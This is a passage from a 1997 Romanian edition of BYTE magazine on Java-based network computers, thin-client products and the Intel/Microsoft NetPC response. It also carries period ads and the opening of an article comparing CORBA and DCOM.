
SoftNC este un mediu desktop complet, scris în Java, care poate mima aspectul lui Windows 95, Motif sau Unix Common Desktop Environment. Utilizând diverse programe Java, SoftNC oferă deschideri către aplicaţii Windows, Unix, 3270 sau 5250. Fujitsu, NCD şi Wyse au licenţiat SoftNC pentru proprii lor clienţi supli.

Prima versiune a lui Tarantella (planificată pentru prima jumătate a acestui an) va rula pe NC-uri programe Unix în mod caracter şi programe grafice X Window. O versiune ulterioară a acestui applet Java va adăuga suport pentru IBM 3270 şi 5250. O a treia versiune, aşteptată în septembrie, va rula programe Windows (vezi figura „Tarantella multiplatformă").


Appletul Java de la Insignia, care rulează doar Windows, este de asemenea planificat pentru prima jumătate a acestui an). El va fi livrat împreună cu maşinile JavaStation de la Sun. Este mai mic de 100 KB şi utilizează o versiune optimizată de X care mapează toate apelurile grafice în Java AWT (Abstract Windowing Toolkit), biblioteca de clase care furnizează servicii GUI în Java.

În cursul unei demonstraţii, un inginer de la Insignia a lansat navigatorul HotJava pe o maşina JavaStation şi a lansat appletul Java NTrigue în browser (vezi ecranul în pagina precedentă). Acesta a deschis o punte spre un server NT, pe care a lansat Excel. Apoi a lansat o versiune Windows a lui Netscape Navigator. Acum aveam un browser care rula într-un browser (HotJava rulând local pe NC şi Navigator rulând pe server). Folosind Navigator, a lansat o nouă instanţă a appletului NTrigue, care la rândul lui a deschis o punte către o altă instanţă Windows. Şi aşa mai departe.

Un aspect al acestei impresionante demonstraţii este că recursivitatea este hipnotică. Altul este că NC-urile bazate pe Java pot să se conecteze cu medii existente ori de câte ori este nevoie. Ele nu vor obliga pe nimeni să rescrie tot softul în Java sau să-şi abandoneze PC-urile. NC-urile extind doar modelul clientului, fără a schimba însă modelul client/server, modelul reţelei sau a întreprinderii.


Tarantella multiplatformă
Sisteme client cu appletul Tarantella Java
Unix
PC
Mac
Client suplu
PDA
Maşina virtuală Java
Tarantella NC server*
X engine
X protocol
Character emulators
Character screens
Citrix ICA engine
Citrix ICA protocol
SQL engine
JDBC drivers
Web server
HTML/Java
Realizează translaţiile între aplicaţie şi client
*Softul se poate afla pe un server dedicat sau pe unul dintre serverele de aplicaţie sau de date.
Aplicaţii şi servere de baze de date
Unix, X Window
Mainframe character applications
Windows NT
SQL database
Internet

Orice sistem client cu appletul Java Tarantella (de la SCO) va putea folosi aplicaţii de pe platforme multiple.


Platforma Java
Appleturi Java
Navigator
Aplicaţii Java
Maşina virtuală Java
Bytecode
Diverse sisteme de operare
Diverse unităţi centrale

Java abstractizează tot ce se află sub linia punctată.

Știință și superstiție

Există multă confuzie în privinţa configuraţiei exacte a unui NC standard în viziunea Oracle. Profilul de referinţă elaborat de Oracle este explicit, dar lasă totuşi loc unor interpretări diverse. Multe PC-uri (inclusiv NetPC-ul propus de Microsoft) sunt conforme standardul NC Oracle, în condiţiile în care dispun de un browser Web, de Eudora şi de sun mediu de execuţie Java (vezi „Înăuntrul lui WebPC", BYTE noiembrie 1996).

Microsoft nu acceptă NC-urile deoarece ele nu sunt standardizate în jurul unui anume SO sau CPU. Unii critici consideră NC-urile doar nişte PC-uri reduse. Alţii cred că NC-urile nu pot avea discuri hard şi merg doar împreună cu aparate TV. Alţii se leagă de preţul de 500$ şi declară că orice NC care costă mai mult este o păcăleală. Microsoft avertizează că NC-urile îi vor obliga pe proiectanţi să folosească Java.

Unii critici sunt victime ale dezinformării, alţii pur şi simplu n-au înţeles despre ce-i vorba. În primul rând, absenţa unui standard privind SO sau CPU este un imens avantaj: SO şi CPU contează foarte puţin deoarece Java abstractizează tot ce se află sub maşina virtuală. În timp ce 90% dintre utilizatorii de PC-uri sunt dependenţi de un singur furnizor pentru SO sau CPU, furnizorii de NC-uri pot să schimbe oricând aceste componente fără să afecteze softul existent. Utilizatorii nu trebuie să-şi bată capul cu modul intern de funcţionare a NC-ului mai mult decât în cazul telefonului celular sau a video-recorderului.

În al doilea rând, NC-urile sunt „PC-uri reduse" în aceeaşi măsură în care PC-urile sunt minicomputere reduse şi mini-urile sunt mainframe-uri reduse. Cu alte cuvinte, tocmai acesta-i scopul. Dar mai suplu nu înseamnă neapărat mai lent. NC-urile cu procesoare StrongARM, care pot atinge 233 MIPS, depăşesc totul cu excepţia câtorva PC-uri de vârf, la o fracţiune din preţ. NC-urile pot avea discuri hard şi funcţionează cu monitoare obişnuite. Unele NC-uri (în special cele destinate pieţei de consum) costă într-adevăr 500$ sau mai puţin. NC-urile pentru piaţa afacerilor – destinate să reducă cheltuielile de administrare pe termen lung, nu doar costurile de achiziţie – costă de obicei circa 1000 de dolari.

În fine, am văzut deja cum pot organizaţiile să integreze NC-urile fără să renunţe la PC-uri şi fără să rescrie tot softul în Java. Compatibilitatea omni-platformă oferită de Java este atrăgătoare, dar cere proiectanţilor să înveţe Java. Oare?

Maşina virtuală Java este o platformă implementată în software, iar bytecode-ul Java

Cinci clienți supli (de sus spre dreapta): Wyse WinTerm 4700SE (înglobat într-un monitor video), TC de la Boundless Technologies, JavaStation de la Sun și Internet Connection N|C de la Akai. În centru: NCD Explora.

este setul nativ de instrucțiuni pentru această platformă. Compilatoare pentru alte limbaje pot să producă bytecode exact așa cum pot produce cod destinat unor alte seturi native de instrucțiuni. Deja s-a și făcut așa ceva: Intermetrics are un compilator Ada care produce bytecode. Parc Place/DigiTalk au experimentat un compilator Smalltalk-to-bytecode. Teoretic, un compilator C++ poate face același lucru. James Gosling, cel care a condus echipa de la Sun care a dezvoltat Java, crede că până și Visual Basic-ul de la Microsoft ar putea produce bytecode. (Asta probabil că n-o să se întâmple niciodată, dar din motive care sunt mai mult politice decât tehnice.)

Tendințe NC

În 1995, Oracle a promis că NC-urile vor fi lansate în toamna lui 1996. Profeția oracolului s-a împlinit – grație fabricanților întreprinzători care au creat proiecte proprii. În septembrie anul trecut, HDS Network Systems a început să livreze @workStation, un hibrid între un terminal X și un NC după specificația Oracle. Prețurile pornesc de la 749$ pentru un sistem bazat pe un Intel 960 cu 8 MB RAM. În decembrie, Sun a început să livreze JavaStation la un preț de pornire de 742$, cu 8 MB RAM și un procesor MicroSparc II. La începutul acestui an, Wyse a început să vândă Winterm 4000, cu procesor StrongARM și 8 MB RAM, la 750$.


Cu toate că aceste mașini se încadrează în profilul de referință a lui Oracle, ele nu se bazează pe proiectul hardware de la Oracle. Profilul de referință NC definește doar un set minimal de cerințe ce trebuie să le îndeplinească un NC, în timp ce proiectul hardware de referință este o placă de bază completă pe care fabricantul o poate licenția și apoi să o producă în serie.

Acorn a produs primul NC bazat pe acest proiect hardware folosind ARM7500FE, un cip puternic integrat care cuprinde CPU, I/O, memorie, controller video și funcții de sunet. Acest NC este în fabricație încă din august 1996, dar s-au produs doar cantități mici, pentru testare. Mai multe serii de „trial" sunt produse încă, mai ales pentru furnizorii de servicii Internet (ISP) care doresc să ofere NC-uri împreună cu acces Internet pentru un tarif lunar fix. Un astfel de furnizor este NetChannel, care lucrează cu NChannel, o companie britanică care a început producția de masă de NC-uri la începutul acestui an.

Trei proiecte

Compania desprinsă din Oracle, NCI, licențiază un proiect bazat pe ARM 7500FE către terți fabricanți. Printre aceștia se numără Akai, Funai, Idea (un producător de terminale compatibile IBM), Proton, RCA, Uniden și Zenith. Digital Equipment a produs un al doilea proiect de referință (adică un alt proiect de placă de bază oferit spre licențiere) bazat pe un procesor StrongARM SA-110 la 200 MHz, dezvoltat în colaborare de ARM și Digital. Un al treilea proiect se va baza pe Pentrum-100 de la Intel.

Caracteristicile diferă în funcție de piața vizată, dar toate proiectele bazate pe licența NCI sunt similare. Au în general de la 4 la 64 MB RAM, o cartelă ROM de 8 MB, un slot SmartCard, interfețe de infraroșu și rețea, un port paralel și o pereche de porturi I/O compatibile PS/2 pentru mouse și claviatură.


Port rețea (Ethernet, ATM, ISDN sau modem)
Tastatură și mouse PS/2
Monitor SVGA
Alimentare CA
Port paralel
Ieșire audio stereo (canal stâng și drept)
Ieșire video

Akai Internet Connection N|C. văzut din spate.

Slotul SmartCard permite mai multor utilizatori să partajeze același NC stocându-și profilurile pe un SmartCard; oferă de asemenea posibilități interesante de comerț electronic implementând tranzacții electronice securizate. Portul de infraroșu este pentru telecomandă și joystick-uri. Interfața de rețea suportă Ethernet, ATM (Asyncronous Transfer Mode), ISDN și modem. Portul paralel lucrează cu drivere înglobate pentru imprimantele cele mai răspândite și unități Iomega Zip. Alte drivere pot fi descărcate din rețea.

Cartela ROM conține Oracle NCOS (un SO multitasking bazat pe Acorn RISC-OS for ARM), un browser Web, un procesor de text care salvează fișierele în format Word, un mediu de execuție Java, un player MacroMedia Shockwave și un sintetizor MIDI. Utilizatorii pot actualiza softul descărcând patch-uri în RAM sau schimbând cartela ROM.

Discurile hard sunt opționale și sunt folosite doar pentru caching; utilizatorii își stochează fișierele pe server. Singura excepție de la această regulă este că un NC mobil va stoca temporar pe disc fișiere de date (și eventual niște programe) între două sesiuni de lucru în rețea. Un NC mobil trebuie să păstreze anumite elemente de stare între conectările la rețea. Dar această stare volatilă este imediat actualizată pe server la prima conectare într-o rețea.

FOTOGRAFII: BRIAN WILDER © 1997

CÂTEODATĂ MERITĂ SĂ RIȘTI
CÂTEODATĂ NU

CAMPANIE DE LEGALIZARE

În mod excepțional,

Microsoft România vă oferă o șansă UNICĂ:

în intervalul 1 martie - 31 mai 1997,

puteți achiziționa

sistemele de operare Windows,

pachetele de software Microsoft Office

și chiar noul Office 97

la prețuri speciale (prețuri de upgrade).

Folosirea software-ului fără licență este interzisă prin lege.

Ca utilizator legal, beneficiați de suport tehnic și documentație, prețuri preferențiale la trecerea la noi versiuni ale programelor deținute, protecție împotriva virușilor, informații și invitații cu prilejul lansării unor noi produse ... și multe altele.

Ca utilizator de software pirat, aveți numai dezavantaje! Pentru că legea copyright-ului stabilește pedepse aspre pentru cei care distribuie sau folosesc programe fără licență. Și pentru că în România va acționa în curând un organism - Business Software Alliance (BSA) - specializat în supravegherea aplicării prevederilor acestei legi.

Microsoft®

Încă nu e prea târziu să intrați în legalitate!

scop COMPUTERS

Strada Știrbei Vodă nr.150

Telefon: 223.40.54, 223.40.55, Fax: 220.47.49

Imperiul Wintel contraatacă

Intel şi Microsoft au fost liderii câtorva contraatacuri împotriva clienţilor supli. Unele dintre aceste atacuri par contradictorii şi aduc la lumină faptul că cei doi lideri ai industriei s-au aşezat în aşa fel încât să cadă în picioare indiferent ce se va întâmpla – chiar şi în cazul în care clienţii supli vor avea succes. O tactică bună pentru pariuri...

Prima lor reacţie a fost să ridiculizeze ideea clienţilor supli. Personalităţi de vază – inclusiv Andy Grove (CEO Intel), Bill Gates şi Nathan Myhrvold (CEO, respectiv vicepreşedinte Microsoft) – au uzat de forumuri comerciale şi interviuri în presă pentru a nega faptul că nişte calculatoare mai simple şi mai ieftine pot să înlocuiască PC-urile. La vremea respectivă protestele lor au fost pe cât de stridente pe atât de inepte din perspectivă tehnică. Fondatorii industriei PC-urilor ar fi trebuit să cunoască diferenţa dintre un terminal „chior" şi un computer.

Deşi această linie de propagandă continuă, Intel şi Microsoft au abordat şi strategii mai credibile pentru a apăra PC-urile. Recunoscând că preţul total de achiziţie este un aspect mai puţin important, cele două companii se străduiesc să facă PC-urile mai uşor de administrat. Ultimele lor iniţiative sunt NetPC, Zero Administration for Windows (ZAW) şi Wired for Management. În plus, ambele companii şi-au asigurat spatele furnizând pe furiş tehnologie pentru clienţi supli.

Cel mai ridicol contraatac lansat de Intel şi Microsoft este NetPC-ul. În vreme ce ambele companii critică din răsputeri NC-urile ca fiind „PC-uri reduse", propria lor propunere pentru NetPC se potriveşte mult mai bine acestei descrieri decât NC-ul propuse de Oracle şi Sun. Mai pe şleau: NetPC-ul este un PC fără unitate de floppy. E de presupus că va avea disc hard, dar numai pentru caching: NetPC-ul va păstra pe server copii ale tuturor fişierelor, programelor şi datelor de configurare ale utilizatorilor. (Sună cunoscut? NC-urile cu disc hard fac exact acelaşi lucru.) De asemenea, administratorii pot să „încuie" NetPC-urile pentru a împiedica utilizatorii să se amestece în setările sistemului.

Principala diferenţă între NetPC şi NC-ul Oracle/Sun este că NetPC-ul aderă la arhitectura standard a sistemelor PC, în timp ce NC-ul se bazează pe un proiect cu totul nou. NetPC-ul propus de Microsoft necesită un Pentium la 100 MHz, 16 MB RAM şi Windows. Un NetPC rulează în principal softuri Windows şi oferă compatibilitate Java doar ca un „bonus" – în contrast evident cu orientarea spre Java a NC-ului.

Mecanismul care permite NetPC-urilor (şi PC-urilor obişnuite) să-şi „reflecte" (adică să-şi duplice) starea pe un server va fi Microsoft ZAW. Acesta va fi implementat în Windows NT Server 5.0 (planificat în a doua jumătate a anului), cu software client adăugat la versiunea desktop a lui NT 5.0 şi la Windows 97. ZAW este o colecţie de componente – nu un singur produs – în parte bazate pe Active Directory (serviciile avansate de directoare de la Microsoft) şi pe Microsoft Management Console. Aceasta va permite utilizatorilor să-şi partajeze sistemele iar administratorilor să distribuie automat actualizările softului.

„ZAW dă posibilitatea administratorilor să se concentreze asupra sarcinilor administrative care merită osteneala, cum ar fi asistenţa tehnică pentru utilizatorii finali sau planificarea mai atentă a infrastructurii", spune Victor Raisys, director de proiect pentru produsele de administrare de sistem de la Microsoft.

Wired for Management este o iniţiativă Intel (susţinută şi de Compaq, Hewlett-Packard, IBM, Microsoft şi alţii) a cărei scop este să reducă costurile de achiziţie ale PC-urilor cu 15% într-un an. Intel a atacat problema pe trei fronturi: adăugând noi facilităţi hard şi soft astfel încât administratorii să poată să controleze de la distanţă PC-urile şi serverele, dezvoltând noi instrumente de administrare pentru instalare, configurare şi administrare de la distanţă, şi integrând administrarea PC-urilor în sistemul la nivel de întreprindere. (BYTE lucrează la o tratare în profunzime a soluţiilor de acest tip pentru unul dintre numerele viitoare.)

Pe de altă parte, Microsoft şi Intel nu ignoră posibilitatea ca orientarea spre clienţii supli să învingă. Microsoft a oferit firmei Citrix Systems licenţa pentru Windows NT (vezi caseta „Windows pretutindeni..."), care revinde şi sub-licenţiază o versiune multiuser a sistemului de operare pentru clienţi suplii (vezi textul pentru detalii). De asemenea, Microsoft a investit în Citrix şi în WebTV, o companie care proiectează şi licenţiază computere pentru navigare Web (la preţuri sub 500$) pentru piaţa de consum. Intel a lucrat cu Oracle la dezvoltarea unei referinţe pentru sisteme NC bazate pe un procesor Pentium-100. Dar, oficial, Intel şi Microsoft descurajează alternativele la PC-urile tradiţionale.

Mentalitatea mainframe

NC-urile se vor impune dacă vor reuşi să depăşească toate prejudecăţile. Cel mai mare obstacol este argumentul, mult utilizat, că un computer mai simplu nu va putea să facă anumite lucruri pe care unul mai complex le face. Acest argument a fost infirmat de nenumărate ori, pe măsură ce calculatoarele s-au tot redus de la mainframe la mini şi apoi la PC-uri. NC-ul este doar următorul pas logic în evoluţia de o jumătate de veac a calculatoarelor.

Dintre toate argumentele împotriva NC-urilor, singurul care stă în picioare este că NC-urile sunt mai dependente de reţea decât sunt PC-urile. Acestea sunt, la urma urmei, calculatoare bazate pe reţea; fără nici o îndoială, un NC va lucra mai bine într-o reţea rapidă iar o pană a reţelei poate să provoace o cădere zgomotoasă a NC-urilor.

Dar PC-urile devin şi ele tot mai dependente de reţea. Mai exact, aplicaţiile se bazează tot mai mult pe reţea. Dacă o activitate se bazează pe accesarea unei baze de date centrale, pe o aplicaţie client/server, pe un intranet sau pe Internet, nu mai contează dacă clientul este un NC sau un PC. O cădere a reţelei va opri orice fel de calculator. Cu un terminal grafic nu poţi să faci nimic când reţeaua a căzut, dar cu un NC încă poţi să rulezi programe locale.

Dependenţa de reţea nu este ceva nou. Afacerile depind deja de reţelele electrice, pe reţeaua publică de telefoane şi pe reţelele de transport. Reţelele de calculatoare sunt doar o nouă infrastructură, business-ul nu poate decât să se bazeze pe profesioniştii care le întreţin.

ALTE INFORMAŢII

Acorn Computer Group plc
Cambridge, U.K.
+44 1223 725000
http://www.acorn.co.uk/

Boundless Technologies
Austin, TX
(512) 349-5800
http://www.boundless.com/

Citrix Systems, Inc.
Fort Lauderdale, FL
(954) 267-3000
http://www.citrix.com/

HDS Network Systems, Inc.
King of Prussia, PA
(610) 277-8300
http://www.hds.com/

Insignia Solutions, Inc.
Santa Clara, CA
(408) 327-6000
http://www.insignia.com/

Network Computer, Inc.
Redwood Shores, CA
(415) 631-4600
http://www.nc.com/

Network Computing Devices, Inc.
Mountain View, CA
(415) 694-0650
http://www.ncd.com/

XpressNet
Danville, CA
(510) 736-8787
http://www.xpnet.com/

Mai curioasă este dorinţa de a impune ca standard un anume SO sau o anume arhitectură de procesor. Dependenţa de o singură companie pentru toate inovaţiile în sisteme de operare şi pe o alta pentru toate inovaţiile în materie de procesoare ar fi tragică pentru o industrie bazată pe tehnologie.

Este loc în lume pentru toate tipurile de computere: supercomputere, minicomputere, mainframes, PC-uri, laptop-uri, portabile de buzunar, maşini de jocuri, spuneţi voi mai departe... NC-urile îşi vor găsi şi ele locul. ■


Tom R Halfhill este redfactor principal la BYTE şi locuieşte în San Mateo, California. Îl puteţi contacta la **thalfhill@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

Componente pentru rețea

BYTE ROMÂNIA raport special

CORBA și DCOM ar trebui să facă mai ușoară programarea pentru rețea. Care se potrivește mai bine?



Distribuirea componentelor

Să terminăm cu dezbaterile filozofice. E timpul să trecem la practică folosind CORBA și DCOM.

Pag. 55

Să discutăm

Două abordări tehnice de vârf pentru a face DCOM și CORBA să comunice între ele.

Pag. 59

Programarea cu CORBA și DCOM

Aplicațiile noastre de test arată că nu este chiar așa de ușor cum ar dori cei doi protagoniști să credeți.

Pag 63


Add on

Designed for

MICROSOFT®
WINDOWS'95

HotSoft KeyMap & Fonts

VERSIUNEA 2



Limbajul: Romanian

Layout: Romanian

☑ Literă

MS Sans Serif, 8, Regular

ă,Ă

0227, 0195

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516
***
www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Disponibile din 15 sept. 1996

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: ....Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

Distribuirea componetelor

Pentru CORBA și DCOM a sosit timpul verificării practice.

De John Montgomery

Dezvoltarea Web a făcut dintr-o modalitate de lucru client / server o obișnuință, nici nu ne mai gândim la ea. O selectare de element dintr-o pagină HTML poate activa în mod transparent o mare varietate de programe de pe server. Acum, când am ajuns să devenim dependenți de acest lucru, avem nevoie să facem și alte lucruri decât execuția unor serii de script-uri Perl capsulate sau a unor executabile. Avem nevoie de un mediu mai bogat care ne poate duce la nivelul următor, acolo unde clientul și serverul pot să-și transmită dinamic date în ambele sensuri.

Ați putea folosi și apeluri de proceduri la distanță sau o soluție proprie de interconectare a obiectelor, dar de ce ați inventa din nou roata? CORBA (Common Object Request Broker) de la Object Management Group și DCOM (Distributed Common Object Model) de la Microsoft sunt deja standarde care pot rezolva mare parte din necesitățile dumneavoastră. S-au transformat deja și în secte belicoase aflate într-un război între religiile care pretind dominația tehnică. Discuții tehnice de nivel înalt despre versiuni de tipuri și numărarea referințelor domină grupurile de știri și produc resentimente în ambele tabere. Și vă aflați prinși la mijloc, încercând să luați o decizie privind platforma de realizare pentru proiectul pe care va trebui să-l realizați.

ILUSTRAȚIA: PAUL FISCH © 1997

Logica obișnuită afirma ceva de genul: folosește CORBA ori de câte ori trebuie să conlucrezi cu o platformă diferită de Windows și DCOM pentru sisteme pure Windows. Dar lucrurile s-au schimbat. Microsoft a transferat administrarea DCOM la Open Group și a introdus Transaction Server ca parte a propriei platforme, Active Platform. În plus, gigantul german Software AG a mutat DCOM pe multe platforme non-Windows. Cam atât se poate spune despre afirmațiile suporterilor CORBA în legătură cu gradul de deschidere și portabilitate DCOM. În mod similar, popularitatea de necrezut dobândită de Java și includerea în navigatorul Netscape a protocolului IIOP (Internet Interoperable ORB Protocol) oferă o replică pentru unele afirmații din partea Active Platform despre problemele ORB la CORBA. Logica obișnuită a devenit inoperantă.

Pe vremuri CORBA domina complet mediile multiplatformă, dar DCOM își face acum intrarea. Pe vremuri COM a fost o soluție desktop, dar acum Netscape face ca și CORBA să intre în acest segment. Furnizorii independenți de software ISV (Independent Software Wendors) și proiectanții de la firme trebuie să-și reanalizeze strategiile privitoare la componentele distribuite. Dacă acest lucru va avea loc, am putea vedea mai multe medii care utilizează atât CORBA cât și DCOM, sau cu gateway, sau prin wrapper.

Depunerea armelor

